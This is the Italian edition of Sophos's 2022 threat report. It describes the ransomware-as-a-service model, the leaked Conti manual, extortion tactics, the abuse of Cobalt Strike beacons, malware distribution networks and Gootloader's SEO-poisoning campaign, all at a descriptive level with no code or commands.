SOPHOS
Cybersecurity evolved.

Sophos Threat Report 2022

Un mondo interdipendente affronta minacce sempre più interconnesse

A cura dei team **SophosLabs, Sophos Managed Threat Response, Sophos Rapid Response, SophosAI**

Indice dei contenuti

Joe Levy
Sophos CTO

Lettera del Chief Technology Officer

Per gran parte della loro storia, i prodotti di cybersecurity si sono focalizzati principalmente sul prevenire l'infiltrazione e l'esecuzione di codici dannosi sui computer. Quello che all'inizio era poco più che un progetto amatoriale volto all'eliminazione di virus fastidiosi sui floppy disk si è trasformato in un'industria da vari miliardi di dollari, quella della cybersecurity, con l'obiettivo specifico di proteggere i computer di oggi che sono connessi a Internet.

Tuttavia, durante questo processo evolutivo abbiamo osservato che la maggiore consapevolezza che la prevenzione non può essere perfetta si è gradualmente trasformata in una specie di "resa provocatoria", che confondeva l'imperfezione con la futilità.

Nell'ultimo decennio, è stato aggiunto sul piatto della bilancia il forte contrappeso del rilevamento, che ha avuto come risultato uno sviluppo rapido e assolutamente indispensabile delle capacità di rilevamento. Sicuramente questo è stato di grande beneficio per tutti noi, ma ora che sono stati fatti notevoli passi avanti verso questo obiettivo è giunto il momento di riportare in equilibrio l'ago della bilancia.

Fedele al suo ruolo di leader di cybersecurity per le piattaforme Software-as-a-Service (SaaS), Sophos non ha mai esitato nella sua missione volta a rilevare, bloccare e rimuovere istruzioni e codici dannosi dai computer.

Negli ultimi 18 mesi ci sono state varie trasformazioni nella nostra azienda, non per passare completamente dalla prevenzione al rilevamento, bensì per riequilibrare la nostra focalizzazione. Per noi non è una questione di capire quale sia il problema tra malware e hacker: lo sono entrambi.

Il detto "prevenire è meglio che curare" non è mai stato più appropriato, specialmente in un'epoca in cui anche un solo computer che esegue istruzioni pericolose può offrire ai cybercriminali l'occasione giusta per infiltrarsi nei sistemi e tenere in ostaggio i dati di intere industrie.

La rapidità di esecuzione degli attacchi moderni è un ulteriore motivo per cui è indispensabile strutturare strategie di difesa che includano vere e proprie barricate in grado di rallentare gli hacker: qualsiasi sistema che richiede, a ogni ora del giorno e ogni giorno dell'anno, un intervento manuale entro pochi secondi o minuti è infatti destinato a fallire. Siamo convinti che non si debba cedere terreno a chi vuole infliggere danno, per cui non siamo mai scesi a compromessi sulla prevenzione.

Un altro motivo per cui Sophos continua a migliorare i propri strumenti di rimozione dei malware, pur avendo intrapreso un viaggio verso la creazione di una piattaforma in grado di garantire visibilità in tempo reale sulle attività degli hacker, è l'enorme quantità di attacchi. La prevenzione è fondamentale per risparmiare risorse, qualora queste fossero limitate: in questo modo il personale può concentrarsi sugli attacchi più estesi e devastanti, che richiedono un intervento umano.

Una protezione più efficace cambia la strategia di rilevamento, distruggendo il proverbiale pagliaio in cui dover cercare l'ago, e portando invece alla luce tutti gli elementi che richiedono maggiore attenzione.

Il nostro servizio Rapid Response è stato introdotto nel 2020 per aiutare il mercato a rispondere agli attacchi "hands-on-keyboard" (ovvero attacchi caratterizzati da un intervento umano diretto). Unito agli ampi investimenti dei SophosLabs in logiche di protezione basata sui comportamenti e in tecnologie di blocco degli attacchi nelle loro fasi iniziali, questo servizio ha risparmiato a centinaia di clienti le conseguenze di attacchi che altrimenti non sarebbero stati scoperti in tempo.

Nel 2021 abbiamo rilasciato l'Adaptive Cybersecurity Ecosystem, la piattaforma SaaS di gestione operativa della sicurezza su cui si basa il nostro prodotto di Extended Detection and Response (XDR) e il nostro servizio di Managed Threat Response (MTR), con la familiare interfaccia di Sophos Central. Questa novità ha potenziato la nostra capacità di ottenere dati di telemetria in tempo reale da endpoint, server, firewall e workload nel cloud, per garantire ai clienti e ai nostri team MTR e Rapid Response una marcia in più rispetto ai cybercriminali.

Il settore delle tecnologie utilizza il termine "shift left" per indicare che, quando un'azienda è in grado di risolvere un problema immediatamente per evitare che si aggravi, può risparmiare tempo e denaro. Proteggere un'applicazione in maniera efficace è impossibile, se la sicurezza viene introdotta al termine del processo di sviluppo. Allo stesso modo, non è fattibile mettere in sicurezza sistemi o reti se si abbandona l'idea che raggiungere un livello superiore di protezione è possibile, o se si ritiene che la prevenzione o il rilevamento possano, da soli, risolvere gli attuali problemi di sicurezza delle informazioni.

Il primo passo verso la strategia "shift left" di Sophos è il duplice impegno nello sviluppare capacità rivoluzionarie e multipiattaforma di rilevamento, pur investendo in tecnologie leader di settore per il blocco e la rimozione del malware prima che possa causare danni.

Da cinque anni ormai Sophos imposta le proprie operazioni di Data Science sulla base di solidi principi di trasparenza e rigore scientifico. Il team di Data Science ha contribuito a sviluppare un rilevamento del malware incorporato e basato sul machine learning, che ha potenziato la nostra capacità di distinguere i file innocui da quelli malevoli, riducendo così il numero di falsi positivi e identificando nuovi codici dannosi insoliti che altrimenti sarebbero sfuggiti al rilevamento.

Il prossimo passo per il nostro team di Data Science è fare leva sull'Adaptive Cybersecurity Ecosystem, curandone le informazioni per addestrare e rendere disponibile il primo motore di raccomandazione per la gestione operativa della sicurezza: un'esclusiva di settore che fornirà assistenza per le Security Operations. I motori di raccomandazione fanno già parte delle nostre vite, in quanto ci consigliano prodotti da acquistare o programmi televisivi che potrebbero interessarci. Migliorano le nostre vite in molti modi. Un motore di raccomandazione per la sicurezza non sostituirà le persone che proteggono reti e computer, ma le aiuterà a prendere decisioni informate per assegnare priorità, valutare e rispondere agli incidenti.

Viviamo in un sistema basato sull'economia dell'attenzione, e sebbene non esista un unico vendor in grado di risolvere il problema della mancanza di personale di cybersecurity esperto nel nostro settore, possiamo ottimizzare l'attenzione del personale a nostra disposizione.

Sophos opera basandosi su principi che la rendono l'azienda di cybersecurity più affidabile, trasparente e scientificamente rigorosa del settore. Siamo convinti che uno shift left della mitigazione degli attacchi che riduca le tempistiche da settimane o giorni a pochi minuti (con l'aiuto di Security Operations potenziate dall'intelligenza artificiale) possa trasformare il settore della sicurezza e mettere i cybercriminali in una situazione di svantaggio costante.

Il futuro del ransomware

Il ransomware ha rivendicato il suo ruolo di elemento chiave negli ecosistemi dei cybercriminali. È uno degli attacchi malware dal potenziale più distruttivo in termini informatici e finanziari e rimane l'incubo degli amministratori: è una sorta di *Keyser Söze* dell'Internet. Il ransomware non dà segni di indebolimento, sebbene il suo modello imprenditoriale abbia subito diversi cambiamenti che sembrano essere permanenti e potrebbero diventare più significativi nel corso dell'anno prossimo.

Il Ransomware-as-a-Service ingloba gli attacchi di gang individuali

Negli ultimi 18 mesi il team Sophos Rapid Response è stato contattato per svolgere indagini e risolvere centinaia di casi generati da attacchi di ransomware. Naturalmente questa minaccia non è una novità, ma in questo periodo si sono osservati cambiamenti significativi nel panorama del ransomware: le vittime sono ora organizzazioni sempre più grandi e il modello imprenditoriale che detta i meccanismi di attacco ha subito una trasformazione.

Il cambiamento più radicale osservato da Sophos è il passaggio da hacker che agiscono "verticalmente" (creando ransomware e utilizzandolo direttamente per attaccare le organizzazioni) a un modello in cui una gang sviluppa il ransomware, il quale successivamente viene "noleggiato" da un'altra gang di esperti di infiltrazione virtuale, dotati di competenze specifiche diverse da quelle degli autori del ransomware. Questo modello Ransomware-as-a-Service (o RaaS) ha trasformato il panorama delle minacce in un modo semplicemente imprevedibile.

Sophos Rapid Response, motivi dei casi di Incident Response 2020-2021




Fig. 1. Sebbene la risposta agli attacchi di ransomware sia stata il motivo principale alla base della maggior parte degli incidenti per cui è stato contattato il team Sophos Rapid Response l'anno scorso, non è stato l'unico. Il team ha ricevuto anche richieste di rimozione di elementi quali beacon di Cobalt Strike, programmi di cryptomining e persino web shell, specialmente dopo che è stato reso pubblico l'exploit ProxyLogon, successivamente ProxyShell, in seguito al quale molte persone si sono rapidamente rese conto di quanto possa essere pericolosa una web shell.

Ad esempio, quando era la stessa gang a sviluppare e condurre l'attacco, gli hacker tendevano a mostrare metodi di attacco unici che li caratterizzavano: una gang si poteva specializzare negli exploit di servizi vulnerabili connessi a Internet, come Remote Desktop Protocol (RDP), mentre un'altra poteva "acquistare" da una gang di malware diversa l'accesso a un'azienda già compromessa. Tuttavia, con il modello RaaS sono sfumate tutte le piccole differenze che contraddistinguevano i vari attacchi, rendendo più difficile il lavoro degli esperti di Incident Response, che fanno ora più fatica a identificare chi si cela dietro un attacco.

Nel 2021 un affiliato del servizio RaaS Conti, particolarmente contrariato e insoddisfatto di come veniva trattato dagli autori del ransomware, ha pubblicato un archivio che conteneva una vera e propria miniera d'oro di documenti e istruzioni (principalmente scritte in russo) per gli "affiliati": i documenti descrivevano in maniera dettagliata come sferrare un attacco di ransomware. Queste informazioni, insieme agli strumenti inclusi nell'archivio, hanno fornito approfondimenti interessanti sui metodi di attacco utilizzati dalla maggior parte degli affiliati in un modello RaaS. Sono anche serviti a scoprire perché, in alcuni casi, notavamo come presunte gang diverse utilizzassero praticamente le stesse tattiche, tecniche e procedure (TTP) negli attacchi di ransomware.


Questa "standardizzazione" delle TTP del ransomware riflette i documenti rilasciati pubblicamente su Conti e si è ora diffuso tra altri hacker RaaS, molti dei quali hanno cominciato a seguire le strategie di Conti, riscontrando un discreto livello di successo.

La pubblicazione di questo "manuale" è stata un vantaggio anche per i clienti Sophos. Dopo aver condotto un'analisi approfondita dei contenuti e delle istruzioni del manuale, i SophosLabs sono riusciti a ottimizzare il rilevamento basato sul comportamento che utilizza gruppi di azioni specifiche per stabilire quando è in corso un attacco. Il risultato è stato un prodotto ancora più efficace, in grado di segnalare a clienti, amministratori e al servizio MTR le attività che possono essere considerate precursori di un attacco di ransomware.

Sophos ritiene che, nel 2022 e oltre, il modello RaaS continuerà a essere quello predominante nel panorama delle minacce per gli attacchi di ransomware: questo modello permette infatti agli autori di ransomware di continuare a sviluppare e migliorare il proprio prodotto, mentre allo stesso tempo gli esperti di infiltrazione di "accesso iniziale" possono focalizzarsi sempre di più sulla loro specialità. Come abbiamo visto, questi hacker RaaS continuano a escogitare nuovi stratagemmi per infiltrarsi in reti con difese sempre più potenti, e prevediamo che nei prossimi anni continueranno a muoversi in questa direzione.

Le famiglie di ransomware su cui Sophos Rapid Response ha svolto indagini, 2020-2021

Il tasso di infezione di Conti preannuncia un espansione del modello RaaS



SOPHOS

Fig. 2. Quasi quattro richieste di assistenza su cinque ricevute dal team di Sophos Rapid Response sono derivate da un attacco di ransomware. Tra queste, Conti era il ransomware prevalente, con il 16% dei casi. Seguono le tre "R", Ryuk, REvil e Ragnarok, che collettivamente compongono il 28% degli attacchi. Nel restante 56% degli incidenti, abbiamo osservato 39 altri ransomware con nomi diversi.

La diffusione degli attacchi di estorsione

L'efficacia del ransomware è indirettamente proporzionale a quella dei backup: così direbbe un detto, se ne esistesse uno per questa situazione. La verità che si cela dietro questa affermazione è diventata la base di una delle "innovazioni" più distruttive introdotta da alcune gang di ransomware negli ultimi anni: l'insorgere dell'estorsione negli attacchi di ransomware.

Con il passare del tempo, le imprese di grandi dimensioni hanno cominciato a capire sempre di più che, sebbene gli attacchi di ransomware fossero finanziariamente pericolosi, potevano essere sventati senza dover pagare il riscatto, a patto che l'organizzazione possedesse un buon backup dei dati cifrati e che avesse intrapreso le misure adatte a conservare una copia aggiornata di questi dati nei propri sistemi in cloud. Dopotutto la perdita di, ad esempio, una giornata di lavoro sarebbe tollerabile e gestibile per l'organizzazione, se dovesse decidere di ripristinare i backup piuttosto che pagare il riscatto.

Fig. 3. Proprio come molte altre gang di ransomware, Atom Silo sfrutta l'estorsione e, oltre a cifrare illegittimamente i file, minaccia la vittima di pubblicare le sue informazioni di natura sensibile

Presumiamo che anche le gang di ransomware abbiano capito questa strategia, perché hanno cominciato a smettere di ricevere i pagamenti aspettati. Hanno pertanto approfittato del fatto che il "tempo di permanenza" medio (durante il quale avevano accesso alla rete dell'organizzazione scelta come bersaglio) può essere di vari giorni o settimane, per cui hanno cominciato a utilizzare quel tempo per scoprire i segreti della loro vittima e per trasferire qualsiasi informazione di valore su un servizio di backup nel cloud. A questo punto, una volta sferrato l'attacco di ransomware, i cybercriminali aggiungono un secondo ricatto: quello di rendere visibile al mondo intero tutti i documenti interni, le informazioni sui clienti, i codici sorgente, le cartelle cliniche dei pazienti e qualsiasi dato di natura sensibile, a meno che non venga pagato il riscatto.

È un piano subdolo che ha aiutato i criminali del ransomware a rimettersi in piedi. Le organizzazioni più grandi si trovano non solo ad affrontare le potenziali conseguenze della mancata tutela dei clienti, ma anche quelle della violazione di normative in materia di privacy, come il GDPR dell'UE, qualora non riuscissero a impedire la pubblicazione delle informazioni sull'identità dei propri clienti. A tutto questo si aggiunge anche la perdita dei segreti commerciali, che diventano accessibili anche ai competitor. Piuttosto che rischiare le conseguenze legali (e la perdita di valore in borsa) di un'eventuale divulgazione, molte delle vittime scelgono di pagare il riscatto (o di farlo pagare alla propria compagnia di assicurazioni). Naturalmente i cybercriminali possono agire come vogliono, ad esempio vendendo i dati sensibili a terzi, ma le vittime non sembrano aver avuto scelta.

Ci sono stati tuttavia episodi in cui i normali ricatti e tentativi di estorsione non sono stati sufficienti per indurre le vittime a versare somme esorbitanti per il riscatto. In un numero limitato di casi, l'organizzazione colpita da questi attacchi ha contattato il team Sophos Rapid Response, informandolo di aver ricevuto telefonate o messaggi in segreteria telefonica da qualcuno che sosteneva di essere associato ai cybercriminali del ransomware e che continuava a ripetere che, in caso di mancato pagamento del riscatto, i dati interni della vittima sarebbero stati pubblicati.

Con l'avvicinarsi della fine del 2021, almeno una delle gang di ransomware ha pubblicato quello che si potrebbe definire un comunicato stampa, nel quale affermava di non essere più disposta a collaborare con aziende che offrono servizi di trattativa con gli hacker per conto dei propri clienti. La minaccia esplicita rivolta alle vittime del ransomware era la seguente: se vi rivolgete alla polizia o a un'azienda che offre servizi di trattativa per il ransomware, pubblicheremo le vostre informazioni.

Ciononostante, ci sono anche stati dei barlumi di speranza. A settembre 2021, il Dipartimento del tesoro degli Stati Uniti (U.S. Treasury Department) ha disposto sanzioni finanziarie nei confronti di un broker e di un mercato di criptovalute, che a detta del governo statunitense sarebbe stato largamente utilizzato come intermediario tra vittime e cybercriminali per i pagamenti di riscatto. Sono questi i piccoli progressi che potrebbero offrire una soluzione a lungo termine, ma per la maggior parte delle organizzazioni il nostro consiglio di base rimane lo stesso: prevenire gli attacchi di ransomware rafforzando le difese delle superfici esposte all'attacco è molto meglio che doverne affrontare le conseguenze.

Sophos prevede che i tentativi di estorsione con la minaccia di pubblicare dati riservati continueranno anche in futuro a essere parte della minaccia complessiva del ransomware.

Il malware genera altro malware

L'insorgere di Cobalt Strike

Cobalt Strike è una suite di strumenti di exploit destinata alla vendita e progettata per "emulare le minacce", ovvero per ricreare i tipi di tecniche utilizzati dai cybercriminali. Rilasciata per la prima volta nel 2012, è comunemente utilizzata da Penetration Tester e Red Team aziendali ed è inclusa nel set di risorse di "sicurezza offensiva".

Il lato commerciale di Cobalt Strike e la sua backdoor basata su beacon (che può essere configurata in diversi modi per l'esecuzione di comandi specifici) scaricano ed eseguono altro software, inoltrando i comandi ad altri beacon installati sulla rete scelta come bersaglio. I beacon possono essere personalizzati per emulare diverse minacce. Purtroppo, possono anche essere sfruttati per scopi tutt'altro che innocui. I beacon sono infatti talmente efficaci che i criminali non devono fare altro che apportare pochissime modifiche al codice sorgente per poter utilizzare il beacon come "appiglio" per infiltrarsi nel computer infetto.

Negli ultimi anni, questa è diventata una preoccupazione molto seria, in quanto copie ottenute in maniera illecita del codice sorgente della suite, vulnerabilità nella struttura delle sue licenze e versioni piratate di tutti gli strumenti della suite Cobalt Strike sono finiti nelle mani di utenti molto diversi rispetto alla base di clienti a cui erano destinati.

La crescente popolarità dei beacon di Cobalt Strike tra gli hacker




Fig. 4. I beacon, una delle funzionalità principali della suite di attacco Cobalt Strike, forniscono una backdoor sui computer Windows. Il malware ha l'aspetto di un payload di malware "convenzionale", ad es. Trickbot, IcedID o BazarLoader, e viene prevalentemente riscontrato negli incidenti causati da attacchi "hands-on-keyboard" osservati da Sophos Rapid Response.

Le suite Cobalt Strike hackerate sono diventate armi "facilmente reperibili" nel mondo del cybercrimine: sono infatti ampiamente disponibili sul mercato nero e sono semplici da personalizzare. Su Internet si trovano istruzioni ed esempi di configurazioni che aiutano i cybercriminali a cominciare a utilizzare Cobalt Strike. Inoltre, recentemente gli hacker si sono serviti del codice sorgente di Cobalt Strike per renderne la backdoor basata su beacon compatibile con Linux.

Di conseguenza, la maggior parte dei casi di ransomware che abbiamo osservato negli ultimi 12 mesi includeva l'uso di beacon di Cobalt Strike. Mentre nel caso del malware, diversi hacker utilizzano backdoor associate al framework open source Metasploit, i beacon di Cobalt Strike sono diventati lo strumento preferito dei cybercriminali del ransomware. Anche per i broker di accesso, che rivendono alle gang di ransomware l'accesso ai sistemi compromessi, vi è spesso una connessione con l'esecuzione del ransomware. Abbiamo notato che ci sono anche altri tipi di malware, incluso il miner di criptovalute *LemonDuck*, che sfruttano Cobalt Strike per infiltrarsi nei sistemi e muoversi lateralmente al loro interno.

In alcuni casi i beacon vengono rilasciati da documenti malevoli nei messaggi di spam, da altri programmi di installazione o da exploit dei server che permettono di installare e avviare i beacon da remoto (come è successo in un recente attacco di Atom Silo). Altre volte i beacon vengono sfruttati per estendere l'infiltrazione nella rete ed eseguire il ransomware direttamente.

Prevediamo che questa strategia diventerà sempre più diffusa. Strumenti come Cobalt Strike semplificano l'espansione delle attività delle gang di ransomware, grazie all'utilizzo di manuali e strumenti realizzati per aiutare gli affiliati a raggiungere i propri obiettivi. Di conseguenza è molto probabile che ci sarà un incremento delle intrusioni generate da beacon.

Framework di distribuzione del malware

Con il passare del tempo, le famiglie che una volta erano considerate come i principali malware "commerciali" (ad ampia distribuzione tramite spam) hanno subito un cambiamento radicale. Appena 18 mesi fa, Emotet era ritenuta la famiglia di malware più diffusa a livello globale, ma poi la gang di Emotet ha chiuso i battenti e da allora tra gli altri competitor è in corso una lotta per conquistare il primato.

Emotet ha messo in evidenza il ruolo del malware non solo come strumento utile per accedere da remoto a un computer infetto o per rubare password, bensì come componente tanto importante quanto inaspettato dell'ecosistema del malware: è infatti diventato una specie di rete CDN (rete di distribuzione di contenuti) criminale, simile a quelle utilizzate dai principali portali Internet, ma utilizzata esclusivamente per il malware. Le gang di cybercriminali potevano contattare Emotet per inviare il proprio malware attraverso l'enorme rete di PC infettati di Emotet.

Dopo la scomparsa di Emotet, i SophosLabs hanno cominciato a seguire l'evoluzione del panorama delle minacce, osservando che diverse altre famiglie di malware sono passate da un modello imprenditoriale a un modello basato su reti CDN. Questo comportamento viene osservato spesso in IcedID, una famiglia di malware diffuso tramite spam che (come Emotet) fa leva sul fatto che milioni di PC sono infettati dal malware. Questi hacker sembrano noleggiare ad altri parti di questi computer a scopo di rilasciare sui computer i malware di altre gang.

Anche il longevo malware TrickBot ha svolto il ruolo di piattaforma di distribuzione del malware, persino dopo la neutralizzazione di parte delle sue infrastrutture di comando e controllo grazie alla collaborazione tra Microsoft e le forze dell'ordine. Sebbene TrickBot esista ancora, i suoi autori sono passati a una botnet di prossima generazione chiamata BazarLoader, che viene utilizzata per consegnare payload di malware per conto di questa e altre gang.

Analogamente, il malware ora noto come Dridex (che agli inizi si chiamava Cridex) è in circolazione da quasi un decennio. Agli inizi, Dridex rubava coordinate bancarie, ma con il tempo si è evoluto fino a diventare un componente essenziale del framework di distribuzione del malware Evil Corp.

Verso la fine del 2020, i cybercriminali hanno rubato il codice sorgente di Cobalt Strike e lo hanno pubblicato su Github. Come abbiamo visto nella sezione precedente, i beacon di Cobalt Strike sono ampiamente utilizzati dagli attori di minacce. Pertanto, non sorprende che i beacon siano i payload di malware più frequentemente rilevati tra le varie reti di distribuzione del malware.

Siccome molte delle più comuni famiglie di malware agiscono anche trasformando i computer infetti in una potenziale destinazione per Cobalt Strike o per payload di malware, è improbabile che queste famiglie di malware abbandonino l'utilizzo di framework di distribuzione. Purtroppo, questo significa che amministratori e team di sicurezza devono agire immediatamente anche in caso di avvisi di malware non urgenti: per quanto insignificante possa sembrare, qualsiasi rilevamento potrebbe essere l'inizio di un attacco informatico catastrofico.

Calo dei rilevamenti di Gootloader in seguito alla pubblicazione del report del 2021

I rilevamenti di questo malware basato su SEO sono crollati appena poche settimane dopo la nostra analisi




Fig. 5. Per diffondersi, il malware Gootloader sfrutta le sue capacità di compromissione dei risultati della ricerca Google. Poche settimane dopo il 1° marzo 2021, ovvero la data di pubblicazione del nostro report sulle attività delle gang di malware, abbiamo notato una netta diminuzione del numero di computer che segnalavano un rilevamento del loader del malware o di un suo "caricamento riflesso", un comportamento che si presenta quando infetta i computer senza utilizzare file.

Attacchi indiscriminati, ma con bersagli specifici

Negli ultimi anni siamo riusciti a suddividere gli attacchi in due categorie principali. La prima è quella degli attacchi indiscriminati, nei quali i cybercriminali spammano quante più persone possibili oppure utilizzano tecniche di ottimizzazione del motore di ricerca (SEO) per indurre gli utenti che effettuano ricerche a visitare pagine web dannose. La seconda categoria include gli attacchi altamente mirati, nei quali gli hacker hanno svolto ricerche prima di attaccare e conoscono l'organizzazione presa di mira, i suoi dipendenti e quali utenti possono essere i bersagli più interessanti.

Tuttavia, nel 2021 abbiamo osservato una nuova categoria ibrida: attacchi su vasta scala che puntano ad attirare molte vittime, ma che colpiscono solo quando i malcapitati che cadono in trappola soddisfano criteri specifici. Potrebbe sembrare un controsenso, ma dal punto di vista dei criminali è perfettamente logico: con questa tattica possono impedire agli analisti del malware di continuare ad analizzare i server e possono evitare di destare troppi sospetti, limitando la quantità degli attacchi e cercando di eludere rilevamenti che potrebbero indicare ai ricercatori di sicurezza o agli amministratori IT che è in corso una campagna più estesa.

Ne abbiamo osservato un esempio quest'anno con il malware Gootloader. Gli autori di Gootloader hanno creato un attacco su vasta scala sfruttando le tecniche SEO per adescare potenziali vittime che cercano tipi specifici di documenti tecnici o legali su Google.

I cybercriminali di Gootloader hanno però implementato un sistema che limita il numero di potenziali vittime. Prima di tutto, cercano di compromettere i termini di ricerca solo in quattro lingue: inglese, tedesco, francese e hangul coreano. Inoltre, filtrano le vittime in base all'area geografica dei visitatori, utilizzando la geolocalizzazione dell'IP per limitare i visitatori anglofoni che potrebbero trovarsi (ad es.) in Australia, piuttosto che negli Stati Uniti o in Canada.

In aggiunta, durante un attacco basato su script, i criminali tracciano un profilo dell'hardware e del software della potenziale vittima, escludendo chi naviga con certe configurazioni specifiche. Di conseguenza, chi utilizza un dispositivo mobile o un computer con sistema operativo non Windows viene rimosso dall'elenco di bersagli interessanti. Infine, gli hacker monitorano gli indirizzi IP di tutti i visitatori che cadono nella loro trappola SEO, impedendo non solo all'indirizzo IP di un utente specifico di riaprire la pagina, ma bloccando interi intervalli di indirizzi IP, per evitare visite ripetute.

Un altro gruppo di cybercriminali, associati principalmente a una famiglia di malware chiamata BazarLoader, ha adottato un approccio molto diverso alla diffusione del proprio malware. Questi attori di minacce puntano su quantità elevate di e-mail di spam, ma lo spam non contiene alcun allegato o link dannoso. Potrebbe anzi non esserci alcun elemento di per sé pericoloso nei messaggi di spam. Molti sembrano contenere fatture di importo elevato, senza alcun altro recapito per contattare il presunto negoziante se non il numero di telefono indicato nel messaggio.

